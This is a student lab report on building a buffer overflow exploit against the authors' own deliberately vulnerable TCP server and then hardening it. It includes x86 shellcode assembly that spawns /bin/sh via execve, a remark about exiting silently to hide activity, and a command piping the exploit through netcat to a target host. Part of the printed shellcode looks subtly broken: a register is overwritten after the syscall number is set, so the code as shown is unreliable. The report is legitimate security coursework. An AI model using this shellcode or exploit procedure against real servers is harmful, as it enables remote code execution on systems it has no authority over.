Buffer Overflows

Group 13

Johan Henriksson
Anders Nilsson
Tomislav Sprem

Background

We wanted to explore designing buffer overflow attacks and to understand the protection mechanisms avoiding this kind of attack.

Goal

To perform a successful buffer overflow attack on a simple TCP server, learning about some of the existing vulnerabilities.

Thereafter securing the server and thereby understanding how more secure C code is written.


Description of Work

We took a simple TCP server for which we obtained the code to. Changed it so that a buffer overflow attack would be feasible.

We had a TCP-server which contained a socket read call. A character array of length 8 was passed to this read call, and unfortunately the read call was allowed to read as much as 2048000 (to avoid a small bug in our TCP server) into this character buffer. The function printf was used to show what the server had received from the client (not a secure choice since formatting attacks also would be feasible).

AlephOne's approach to running the shell code is quite stupid. Unlike most script kiddies, we rethought the idea and placed the segments in different order. By putting the guessed address first, the length of the buffer and other data on stack is not a limit for the size of the shell code and landing zone. This makes our package more stable since the landing zone can be bigger than AlephOne's.

We get the shell code executed as follows. The package starts with a guessed address into the landing zone which just consists of NoOps. If the return address on the stack is overwritten with the correct offset, our address will be used instead and the processor will sooner or later get to execute the shell code.



Shell Code

The shell code was written in assembler.

The following section of the assembler code reads the address to the data on the stack. The jump instruction only moves the PC to execute the call instruction (END LABEL). This call instruction jumps to the first instruction after it has added the return address to the stack, this address is then popped into the ESI register. The address that was popped is the address start of the data part of this assembler code.

```
.byte 0xeb,40                  # 2 bytes   # jmp label END
#label START
popl   %esi                    # 1 bytes
```

To execute a command, execve needs the name of the command and a list of parameters. This list is put together below.

```
movl   %esi,0x8(%esi)          # 3 bytes
movl   %eax,12(%esi)           # 3 bytes
```

The strings are made NULL-terminated. The strings cannot be NULL-terminated when transferred as the transmission would then prematurely be cut off.

```
xorl   %eax,%eax               # 2 bytes
movb   %eax,0x7(%esi)          # 3 bytes
movb   %eax,26(%esi)           # 3 bytes
movl   %eax,16(%esi)           # 3 bytes
```

The kernel call EXECVE takes the name of the command in EBX, the list of parameters in ECX and a list of environment variables in EDX. EXECVE is selected by setting the appropriate value in AL.

```
movb   $0xb,%al                # 2 bytes
leal   20(%esi),%eax           # 3 bytes
movl   %esi,%ebx               # 2 bytes
leal   0x8(%esi),%ecx          # 3 bytes
leal   16(%esi),%edx           # 3 bytes
int    $0x80                   # 2 bytes
```

If EXECVE fails, the program is better killed silently as to hide our activity. This is done by simply calling EXIT.

```
xorl   %ebx,%ebx               # 2 bytes
movl   %ebx,%eax               # 2 bytes
```

```
inc    %eax                  # 1 bytes
int    $0x80                 # 2 bytes
```

This is just the continuation of the first part, to retrieve the address of the data.

```
#label END
.byte  0xe8, 0xd3, 0xff, 0xff, 0xff  # 5 byte # Call label START
```

The data is the shell to run the command and the command itself, as well as a list of pointers to the strings.

```
.byte '/','b','i','n','/','s','h',1   # 8 byte, arg[0] data
.byte 1,2,3,4                         # 4 byte, arg[0] ptr
.byte 1,2,3,4                         # 4 byte, arg[1] ptr
.byte 1,2,3,4                         # 4 byte, arg[2] ptr (=>NULL)
.byte 'f','o','o','.','s','h',1   # 7 byte, arg[1] data
```

Securing the Server

First we had to make sure that we didn't allow the server to write outside of the buffer, by changing the read call to only accept the same amount of bytes that would fit into the buffer (7 bytes).

```
n_bytes_read=read(socket,buffer,7);
```

Secondly, the string had to be NULL-terminated. This is fixed by using the returned number of bytes read.

```
buffer[n_read_bytes]=0;
```

However, since n_bytes_read could also be -1 (EOF or socket closed reached in this red call), it would be good to reassure ourselves that the n_read_bytes was in the range 0-7. So we added this before NULL-terminating the buffer:

```
if(n_read_bytes == -1){
  perror("Read failed");
  exit(EXIT_FAILURE);
}
```

All printf statements that had been used previously to display the received data from the client was changed into...

```
puts(buffer);
```

This was done to avoid formatting overflow attacks. The attacker can

still send control codes to xterm but we consider all those harmless (assuming xterm has no bugs).

Results

We succeeded in performing a buffer overflow attack using our own shell code uploader (exploit.c) and a modified version of AlephOne's EXECVE code. See appendix for a test run.

We then secured the server so that buffer overflow and string formatting exploits are no longer possible.

The hardened version of Linux was a bit too tough for us. We never managed to fool the program into executing our code outside GDB.

Work Distribution

Johan 40%.

Tomislav 30%

Anders 30%

All the members were involved in all the parts of the project. This includes the review of the article.

Attached Files

Success.txt – A log of a successful attack

exploit.c – Packages the shell code for transmission

shellcode.asm – Assembly part of shell code

hex.hs – Haskell code for making it easy to go from objdump to C

TCPserver.c – Evil server code

TCPserver_safe.c – Hardened server

netcat – Executable sending stdin to socket

Makefile – Builds files

How To Use

To run the script, in console:

```
./exploit | ./netcat <hostname> <port>
```

To start up a server:

```
gdb TCPserver[_safe]
# set args <port>
# r
```

References

http://www.cs.chalmers.se/Cs/Grundutb/Kurser/lbs/usploits.ps

http://www.phrack.org/phrack/49/P49-14